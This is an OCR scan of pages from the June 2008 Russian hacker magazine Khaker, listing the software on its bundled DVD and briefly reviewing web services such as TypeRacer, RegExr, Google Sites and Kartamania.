SWF Printer PRO 1.20
VideoSpin 1.1
Ziepod+ 1.0

>Net

Alliance 1.0.3
Allway Sync 7.1.2
Better Gmail 2.0.4
Chaos Intellect 3.0.3.3
FeedDemon 2.7
Gmail Manager 0.5.5
Instan-t 5.0
iPig Server Express V2.06 Beta
iPig V2.06 Client Beta
K-Meleon 1.1.5
Kerio MailServer 6.5.1
Kerio WinRoute Firewall 6.4.2
LAN Search Pro 8.0
MY MOBILER 1.23
NetSetMan 2.4.2
Opera 9.50b2 with DragonFly
OperaTor 2.6b
PC Tools Internet Security 2008
Sticky Password 3.2
Super Ad Blocker 4.6
WebUI v0.310 Public beta

>Security

Acunetix Web Vulnerability Scanner
Immunity Debugger
NetResident 1.6
NGSSniff 1.3.2.0
OllyDbg 2.0b
OraScan 1.25
Typhon III
YDbg

>System

andLinux beta1
AVG Anti-Virus Free Edition 8.0.1
CrystalDiskMark 2.1
DocShield 2.0
Event Log Explorer 3.0
Folder Vault 2.0
gpg4win 1.9.1 beta
My Lockbox 1.2
Neokernel Web Server
NHC 2.0
O&O Defrag 10
OpenOffice.org 2.4.0 Infra Portable
Quicksys RegDefrag 1.2
RoboTask 3.1
Smart Flash Recovery 4.0
Startup Delayer 2.0.1
Sysinternals Suite Build 052808
Unreal Commander v0.94 beta 3
Update Checker v1.02
Vispa 0.2.2
Visual Subst 2.2
Windows Services for UNIX 3.5
WindowsXP Service Pack 3
xp-AntiSpy 3.96-8
Антивирус Касперского 7.0.1.325

>>UNIX

>Desktop

emacs-22.2
GLib2-2.16.3
idesk-0.7.5
inkscape-0.46
openbox-3.4.7.2
qmmp-0.1.6
scribus-1.3.3.11
stellarium-0.9.1
tellico-1.3.2
traverso-0.42.0

>Devel

asymptote-1.42
biew-5.6.4
codebrowser-3.2
gcc-4.3.0
jaskell-1.0
mesa-7.0.3
neptune-0.6
netbeans-6.1
qt-4.4.0
zk-3.0.5

>Games

freecol-0.7.3
ja2-0.9
pokerth-0.6.2
wormux-0.8

>Net

firefox-2.0.0.14
kvpnc-0.9.0
mrtg-2.16.2
pidgin-2.4.2
rdesktop-1.6.0
skype-2.0.0.68
tor-0.1.2.19
transmission-1.21
webmin-1.410

>Server

amavisd-new-2.6.0
apache-2.2.8
asterisk-1.4.20.1
bind-9.4.2
courier-imap-4.3.1
dbmail-2.2.10
dhcp-4.1.0a1
dovecot-1.0.13
nut-2.2.2
openssh-5.0p1
openvpn-2.1rc7
postfix-2.5.2
postgresql-8.3.1
samba-3.0.29
sendmail-8.14.3
snort-2.8.1
sqlite-3.5.9
squid-3.0stable6
vsftpd-2.0.6

>System

ati-8.5
clamav-0.93
initng-0.6.10.2
k3b-1.0.4
kchm-0.6.5

>X-distrib

Fedora 9

DVD

ХАКЕР № 06(114) ИЮНЬ 2008





WWW.XAKEP.RU
ХАКЕРСКАЯ ПОЧТА
В ДОМЕНЕ @XAKEP.RU
ПОЧТА
457

http:// WWW2


УДОБНЫЕ ВЕБСЕРВИСЫ ВТОРОГО ПОКОЛЕНИЯ

В этой мини-рубрике мы пишем об интересных и полезных web-сервисах, которые реально могут помочь тебе упростить и улучшить свою сетевую жизнь.




TYPERACER
PLAY.TYPERACER.COM

Не в пример многим другим клавиатурным тренажерам, сводящим процесс обучения к жуткой нудятине, TypeRacer позволяет совместить приятное с полезным. Обучение слепому набору реализовано в виде забавной онлайн-игры. Участники соревнуются между собой в скорости набора: чем быстрее печатаешь слова, тем быстрее твоя машинка приближается к финишу. Кто первый — тот победил. Судя по рейтингу, некоторые юзеры сделали глубокий тюнинг рук и теперь набирают до 130 слов в минуту!




ONLINE REGUAR EXPRESSION TESTING TOOL
GSKINNER.COM/REGEXR

Невероятно полезный сервис, который поможет составить и протестировать регулярные выражения любой сложности. Воспользоваться им могут как бывалые девелоперы, так и начинающие программисты, имеющие лишь небольшое представление о том, как составлять регеспы. Для любых конструкций доступна понятная шпаргалка, а результат выполнения регулярки наглядно отображается на произвольном тексте. В закладки, однозначно!



GOOGLE SITES
SITES.GOOGLE.COM

Конструктор сайтов **Google Sites** — это не уже не новый сервис, но только сейчас он стал бесплатным и доступным всем желающим. Фактически, это готовая система управления контентом со встроенным WYSIWYG-редактором и халявным хостингом. Приятно, что в основе таких сайтов лежит довольно удобный wiki-движок, позволяющий создавать симпатично оформленные документы совместно с другими пользователями.



KARTAMANIA
WWW.KARTAMANIA.RU

Намедни гулял по Time Square в Нью-Йорке и по South Beach в Майами, а потом заглянул в Mountain View — небольшой городок в Силиконовой долине. Количество городов, доступных для виртуальной прогулки в **Street View** (maps.google.com/help/maps/streetview), неустанно увеличивается, но руки до Москвы у Google'а пока не дошли. Зато за нее взялся отряд энтузиастов, который своими силами собрал оборудование и «отщелкал» весь центр Москвы. Результат — на сайте Kartamania.

ХАКЕР 06(ИЮНЬ)08 **ОФИСНОЕ ЗАПАДЛО/** ХАКЕРСКИЙ ДЕВАЙС, КОТОРЫЙ СВЕДЕТ С УМА ТВОИХ КОЛЛЕГ СТР. 30 114